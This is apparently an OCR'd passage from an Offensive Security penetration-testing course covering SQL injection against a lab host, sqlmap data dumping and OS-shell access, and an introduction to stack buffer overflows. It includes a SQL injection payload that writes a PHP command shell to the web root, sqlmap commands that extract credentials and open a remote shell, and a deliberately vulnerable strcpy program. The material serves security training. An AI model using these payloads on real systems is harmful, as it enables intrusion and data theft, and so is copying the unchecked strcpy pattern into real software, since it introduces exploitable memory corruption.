


Figure 174: Using the Load File Function

Next, we'll try to use the *INTO OUTFILE* function to create a malicious PHP file in the server's web root. Based on error messages we've already seen, we should know the location of the web root. We'll attempt to write a simple PHP one-liner, similar to the one used in the LFI example:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, "<?php echo shell_exec($_GET['cmd']);?>" into OUTFILE 'c:/xampp/htdocs/backdoor.php'
```

Listing 334 - A SQL injection payload to write a PHP shell using the OUTFILE function

If this succeeds, the file should be placed in the web root:




Figure 175: Exploiting SQL Injection to Write a PHP Shell

This command produces an error message but this doesn't necessarily mean the file creation was unsuccessful. Let's try to access the newly-created **backdoor.php** page with a *cmd* parameter such as *ipconfig*:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 176: Using the Backdoor PHP Command Shell

Excellent. We have now turned our SQL injection vulnerability into code execution on the server. We can easily expand this to full shell access with the installation of a webshell.

9.4.5.11 Exercises

1. Exploit the SQL injection along with the MariaDB INTO OUTFILE function to obtain code execution.
2. Turn the simple code execution into a full shell.

9.4.5.12 Automating SQL Injection

The SQL injection process we have followed can be automated with the help of several tools pre-installed in Kali Linux. One of the more notable tools is *sqlmap*,[289] which can be used to identify and exploit SQL injection vulnerabilities against various database engines.

Let's use sqlmap on our sample web application. We will set the URL we want to scan with **-u** and specify the parameter to test with **-p**:

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id"
...
[13:53:45] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
  injectable (possible DBMS: 'MySQL')
[13:53:45] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be
  vulnerable to cross-site scripting (XSS) attacks
[13:53:45] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provid
ed level (1) and risk (1) values? [Y/n] y
[13:53:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
…
sqlmap identified the following injection points with a total of 47 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8867=8867

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (
```

[289] (sqlmap, 2019), http://sqlmap.org/

Copyright © Offensive Security Ltd. All rights reserved.

```
FLOOR)
    Payload: id=1 AND (SELECT 6734 FROM(SELECT COUNT(*),CONCAT(0x71716a6a71,(SELECT (E
LT(6734=6734,1))),0x716a6b7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROU
P BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x71716a6a71,0x6768746c4a4b5769685
07871586a764c4b435259436768537172504570 6f6d456a54727a4b4a686d,0x716a6b7171)-- peGa
---
[13:54:11] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.37, PHP 7.0.33
back-end DBMS: MySQL >= 5.0
[13:54:11] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/1
0.11.0.22'
```

Listing 335 - Sample sqlmap usage

Sqlmap will issue multiple requests to probe if a parameter is vulnerable to SQL injection. It also attempts to determine what database software is being used so it can adjust the attacks to that software. In this case, it found four different techniques to exploit the vulnerability. It also lists a payload for each technique. Even when sqlmap is doing the work for us, having these sample payloads helps us understand how it exploited the vulnerability.

We can now use sqlmap to automate the extraction of data from the database. We will run **sqlmap** again with **--dbms** to set "MySQL" as the backend type and **--dump** to dump the contents of all tables in the database. Sqlmap supports several backend databases in the **--dbms** flag but it doesn't make a distinction between MariaDB and MySQL. Setting "MySQL" will work well enough for this example.

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id" --dbms=mysql --dump
...
Database: webappdb
Table: feedback
[2 entries]
+----+-----------------------------------------------+------+
| id | text                                          | name |
+----+-----------------------------------------------+------+
| 1  | Great tacos today!                            | Jake |
| 2  | I would eat tacos here every day if I could!  | John |
+----+-----------------------------------------------+------+

[13:56:58] [INFO] table 'webappdb.feedback' dumped to CSV file '/home/kali/.sqlmap/out
put/10.11.0.22/dump/webappdb/feedback.csv'
[13:56:58] [INFO] fetching columns for table 'users' in database 'webappdb'
[13:56:58] [INFO] fetching entries for table 'users' in database 'webappdb'
Database: webappdb
Table: users
[2 entries]
+----+----------+--------------+
| id | username | password     |
```


Copyright © Offensive Security Ltd. All rights reserved.

```
+----+----------+--------------+
| 1  | admin    | p@ssw0rd     |
| 2  | jigsaw   | footworklure |
+----+----------+--------------+

[13:56:58] [INFO] table 'webappdb.users' dumped to CSV file '/home/kali/.sqlmap/output
/10.11.0.22/dump/webappdb/users.csv'
[13:56:58] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/1
0.11.0.22'
```

Listing 336 - Using sqlmap to dump a database

According to the output in Listing 336, sqlmap was able to dump the contents of the entire database. In addition to displaying the contents in the terminal window, sqlmap also created a CSV file with the dumped content.

Sqlmap has many other features, such as the ability to attempt Web Application Firewall (WAF) bypasses and execute complex queries to automate the complete takeover of a server. For example, using the *os-shell* parameter will attempt to automatically upload and execute a remote command shell on the target system.

We can use this feature by running sqlmap with **`--os-shell`** to execute a shell on the system:

```
kali@kali:~$ sqlmap -u http://10.11.0.22/debug.php?id=1 -p "id" --dbms=mysql --os-shel
l
...
[14:00:49] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via LIMIT 'LI
NES TERMINATED BY' method
[14:00:49] [INFO] the file stager has been successfully uploaded on 'C:/xampp/htdocs/'
- http://10.11.0.22:80/tmpuwryd.php
[14:00:49] [INFO] the backdoor has been successfully uploaded on 'C:/xampp/htdocs/' -
http://10.11.0.22:80/tmpbtxja.php
[14:00:49] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::c5a0:cbd8:9e03:3f85%7
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.11.0.2

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
---
os-shell>
```

Listing 337 - Using sqlmap to gain an OS shell

Copyright © Offensive Security Ltd. All rights reserved.

Once sqlmap establishes a shell, we can run commands on the server and view the output, as illustrated in 337. This shell can be somewhat slow but it can provide an effective foothold to gain access to the underlying server.

Please note that sqlmap is not allowed on the OSCP exam. However, we recommend practicing with it within the labs and on the Windows 10 lab machine. Consider using it in conjunction with tools like Burp and Wireshark to capture what the tool is doing and then attempt to replicate the attacks manually. This is often a very effective learning technique and should not be overlooked.

9.4.5.13 Exercises

1. Use sqlmap to obtain a full dump of the database.
2. Use sqlmap to obtain an interactive shell.

9.5 Extra Miles

The Windows 10 lab machine includes an extra web application for practicing XSS and SQL injection vulnerabilities. The application is written in Java, uses the Spring framework,[290] and runs on port 9090. The application can be run with the following command:

```
C:\tools\web_attacks> java -jar gadgets-1.0.0.jar
...
2019-06-13 10:29:36.962 INFO 4976 --- [ main]
com.pwk.webapp.GadgetsApplication : Starting GadgetsApplication on DESKTOP-IPD21BB wit
(C:\tools\web_attacks\gadgets-1.0.0.jar started by admin in C:\tools\web_attacks)
...
2019-06-13 10:29:42.680 INFO 4976 --- [ main]
o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat started on port(s): 9090 (http) with
2019-06-13 10:29:42.759 INFO 4976 --- [ main]
com.pwk.webapp.GadgetsApplication : Started GadgetsApplication in 7.047 seconds (JVM r
```

Listing 338 - Starting the extra app on Windows

Once it is run, we can access it on port 9090:

[290] (Spring, 2019), https://docs.spring.io/spring/docs/current/spring-framework-reference/overview.html#overview

Copyright © Offensive Security Ltd. All rights reserved.




Figure 177: Viewing the Bonus Application

We will not walk through all the application's vulnerabilities although it contains XSS and SQL injection vulnerabilities at the very least. To shut down the application, close the command window or use Ctrl C.

9.5.1 Exercises

(Reporting is not required for these exercises)

1. Identify and exploit the XSS vulnerability in the web application.
2. Identify and exploit the SQL injection vulnerability in the web application.
3. Is it possible to gain a shell through the SQL injection vulnerability? Why or why not?

9.6 Wrapping Up

In this module, we focused on the identification and enumeration of common web application vulnerabilities. We also exploited several common web application vulnerabilities, leveraging a variety of techniques including admin console weaknesses, cross-site scripting, directory traversal, local and remote file inclusion, and SQL injection. These attack vectors are the basic building blocks we will use to construct more advanced attacks.

Copyright © Offensive Security Ltd. All rights reserved.

10. Introduction to Buffer Overflows

In this module, we will present the principles behind a *buffer overflow*, which is a type of memory corruption vulnerability. We will review how program memory is used, how a buffer overflow occurs, and how the overflow can be used to control the execution flow of an application. A good understanding of the conditions that make this attack possible is vital for developing an exploit to take advantage of this type of vulnerability.

10.1 Introduction to the x86 Architecture

To understand how memory corruptions occur and how they can be leveraged into unauthorized access, we need to discuss program memory, understand how software works at the CPU level, and outline a few basic definitions.

> *As we discuss these principles, we will refer quite often to Assembly (asm),[291] an extremely low-level programming language that corresponds very closely to the CPUs built-in machine code instructions.*

10.1.1 Program Memory

When a binary application is executed, it allocates memory in a very specific way within the memory boundaries used by modern computers. Figure 178 shows how process memory is allocated in Windows between the lowest memory address (0x00000000) and the highest memory address (0x7FFFFFFF) used by applications:

[291] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Assembly_language

Copyright © Offensive Security Ltd. All rights reserved.




Figure 178: Anatomy of program memory in Windows

Although there are several memory areas outlined in this figure, for our purposes, we will solely focus on the *stack*.

10.1.1.1 The Stack

When a thread is running, it executes code from within the Program Image or from various Dynamic Link Libraries (DLLs).[292] The thread requires a short-term data area for functions, local variables, and program control information, which is known as the stack.[293] To facilitate independent execution of multiple threads, each thread in a running application has its own stack.

Stack memory is "viewed" by the CPU as a Last-In First-Out (LIFO) structure. This essentially means that while accessing the stack, items put ("pushed") on the top of the stack are removed ("popped") first. The x86 architecture implements dedicated *PUSH* and *POP* assembly instructions in order to add or remove data to the stack respectively.

[292] (MicroSoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/dlls/dynamic-link-libraries

[293] (Tutorials Point, 2020), https://www.tutorialspoint.com/assembly_programming/assembly_procedures.htm

Copyright © Offensive Security Ltd. All rights reserved.

A long-term and more dynamic data storage area may also be needed, which is called the heap,[294] but since we are focused on stack-based buffer overflows, we will not discuss heap memory in this module.

10.1.1.2 Function Return Mechanics

When code within a thread calls a function, it must know which address to return to once the function completes. This "return address" (along with the function's parameters and local variables) is stored on the stack. This collection of data is associated with one function call and is stored in a section of the stack memory known as a *stack frame*. An example of a stack frame is illustrated in Figure 179.

Thread Stack Frame Example	
Function A return address:	0x00401024
Parameter 1 for function A:	0x00000040
Parameter 2 for function A:	0x00001000
Parameter 3 for function A:	0xFFFFFFFF

Figure 179: Return address on the stack

When a function ends, the return address is taken from the stack and used to restore the execution flow back to the main program or the calling function.

While this describes the process at a high level, we must understand more about how this is actually accomplished at the CPU level. This requires a discussion about CPU *registers*.[295]

10.1.2 CPU Registers

To perform efficient code execution, the CPU maintains and uses a series of nine 32-bit registers (on a 32-bit platform). Registers are small, extremely high-speed CPU storage locations where data can be efficiently read or manipulated. These nine registers, including the nomenclature for the higher and lower bits of those registers, is shown in Figure 180.

[294] (MicroSoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/wsw/heap

[295] (MicroSoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x86-architecture

Copyright © Offensive Security Ltd. All rights reserved.

32-bit register	Lower 16 bits	Higher 8 bits	Lower 8 bits
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL
ESI	SI	N/A	N/A
EDI	DI	N/A	N/A
EBP	BP	N/A	N/A
ESP	SP	N/A	N/A
EIP	IP	N/A	N/A

Figure 180: X86 CPU registers

The register names were established for 16-bit architectures and were then extended with the advent of the 32-bit (*x86*) platform, hence the letter "E" in the register acronyms. Each register may contain a 32-bit value (allowing values between 0 and 0xFFFFFFFF) or may contain 16-bit or 8-bit values in the respective subregisters as shown in the EAX register in Figure 181.




Figure 181: 16-bit and 8-bit subregisters

Since the purpose of this module is to demonstrate a buffer overflow, we will not delve into the details of assembly, but will highlight some of the elements that are important to our specific discussion. For more detail, or to advance beyond the basic techniques discussed here, refer to these online resources.[296]

10.1.2.1 General Purpose Registers

Several registers, including EAX, EBX, ECX, EDX, ESI, and EDI are often-used as general purpose registers to store temporary data. There is much more to this discussion (as explained in various online resources[297]), but the primary registers for our purposes are described below:

- EAX (accumulator): Arithmetical and logical instructions

[296] (Tutorials Point, 2020), https://www.tutorialspoint.com/assembly_programming/

[297] (SkullSecurity, 2012), https://wiki.skullsecurity.org/Registers

Copyright © Offensive Security Ltd. All rights reserved.

- EBX (base): Base pointer for memory addresses
- ECX (counter): Loop, shift, and rotation counter
- EDX (data): I/O port addressing, multiplication, and division
- ESI (source index): Pointer addressing of data and source in string copy operations
- EDI (destination index): Pointer addressing of data and destination in string copy operations

10.1.2.2 ESP - The Stack Pointer

As previously mentioned, the stack is used for storage of data, pointers, and arguments. Since the stack is dynamic and changes constantly during program execution, ESP, the stack pointer, keeps "track" of the most recently referenced location on the stack (top of the stack) by storing a pointer to it.

A pointer is a reference to an address (or location) in memory. When we say a register "stores a pointer" or "points" to an address, this essentially means that the register is storing that target address.

10.1.2.3 EBP - The Base Pointer

Since the stack is in constant flux during the execution of a thread, it can become difficult for a function to locate its own stack frame, which stores the required arguments, local variables, and the return address. EBP, the base pointer, solves this by storing a pointer to the top of the stack when a function is called. By accessing EBP, a function can easily reference information from its own stack frame (via offsets) while executing.

10.1.2.4 EIP - The Instruction Pointer

EIP, the instruction pointer, is one of the most important registers for our purposes as it always points to the next code instruction to be executed. Since EIP essentially directs the flow of a program, it is an attacker's primary target when exploiting any memory corruption vulnerability such as a buffer overflow.

10.2 Buffer Overflow Walkthrough

In this section, we will analyze a simple vulnerable application that does not perform proper sanitization of user input. We will analyze the application source code and discover that by passing a specifically crafted argument to the application, we will be able to copy our controlled input string to a smaller-sized stack buffer, eventually overflowing its limits. This overflow will corrupt data on the stack, finally leading to a return address overwrite and complete control over the EIP register.

Controlling EIP is the first step in creating a successful buffer overflow. In this module, we will focus on controlling EIP and in further modules, we will explain how to leverage this into arbitrary code execution.

Copyright © Offensive Security Ltd. All rights reserved.



10.2.1 Sample Vulnerable Code

The following listing presents a very basic C source code for an application vulnerable to a buffer overflow.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
        printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

  return 0;
}
```

Listing 339 - A vulnerable C function

Even if you have never dealt with C code before, it should be fairly easy to understand the logic shown in the listing above. First of all, it's worth noting that in C, the *main* function is treated the same as every other function; it can receive arguments, return values to the calling program, etc. The only difference is that it is "called" by the operating system itself when the process starts.

In this case, the *main* function first defines a character array named *buffer* that can fit up to 64 characters. Since this variable is defined within a function, the C compiler[298] will treat it as a local variable[299] and will reserve space (64 bytes) for it on the stack. Specifically, this memory space will be reserved within the *main* function stack frame during its execution when the program runs.

> *As the name suggests, local variables have a local scope,[300] which means they are only accessible within the function or block of code they are declared in. In contrast, global variables[301] are stored in the program .data section, a different memory area of a program that is globally accessible by all the application code.*

[298] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Compiler

[299] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Local_variable

[300] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Scope_(computer_science)

[301] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Global_variable

Copyright © Offensive Security Ltd. All rights reserved.

The program then proceeds to copy (strcpy[302]) the content of the given command-line argument (*argv[1]*[303]) into the buffer character array. Note that the C language does not natively support strings as a data type. At a low level, a string is a sequence of characters terminated by a null character ('\0'), or put another way, a one-dimensional array of characters.

Finally, the program terminates its execution and returns a zero (standard success exit code) to the operating system.

When we call this program, we will pass command-line arguments to it. The *main* function processes these arguments with the help of the two parameters, *argc* and *argv*, which represent the number of the arguments passed to the program (passed as an integer) and an array of pointers to the argument "strings" themselves, respectively.

If the argument passed to the main function is 64 characters or less, this program will work as expected and will exit normally. However, since there are no checks on the size of the input, if the argument is longer, say 80 bytes, part of the stack adjacent to the target buffer will be overwritten by the remaining 16 characters, overflowing the array boundaries. This is illustrated in Figure 182.




Figure 182: Stack layout before and after copy

The effects of this memory corruption depend on multiple factors including the size of the overflow and the data included in that overflow. To see how this works in our scenario, we can apply an oversized argument to our application and observe the effects.

[302] (linux.die.net), https://linux.die.net/man/3/strcpy

[303] (GBdirect), https://publications.gbdirect.co.uk//c_book/chapter10/arguments_to_main.html

Copyright © Offensive Security Ltd. All rights reserved.

10.2.2 Introducing the Immunity Debugger

We can use an application called a debugger[304] to assist with the exploit development process. A debugger acts as a proxy between the application and the CPU, and it allows us to stop the execution flow at any time to inspect the content of the registers as well as the process memory space. While running an application through a debugger, we can also execute assembly instructions one at a time to better understand the detailed flow of the code. Although there are many debuggers available, we will use *Immunity Debugger*,[305] which has a relatively simple interface and allows us to use Python scripts to automate tasks.

We can attempt to overflow the buffer in our vulnerable test application and use Immunity Debugger to better understand what exactly happens at each stage of the program execution.

To start Immunity and execute the code, we will launch it from the shortcut on the Desktop and navigate to *File* > *Open* as shown in Figure 183.

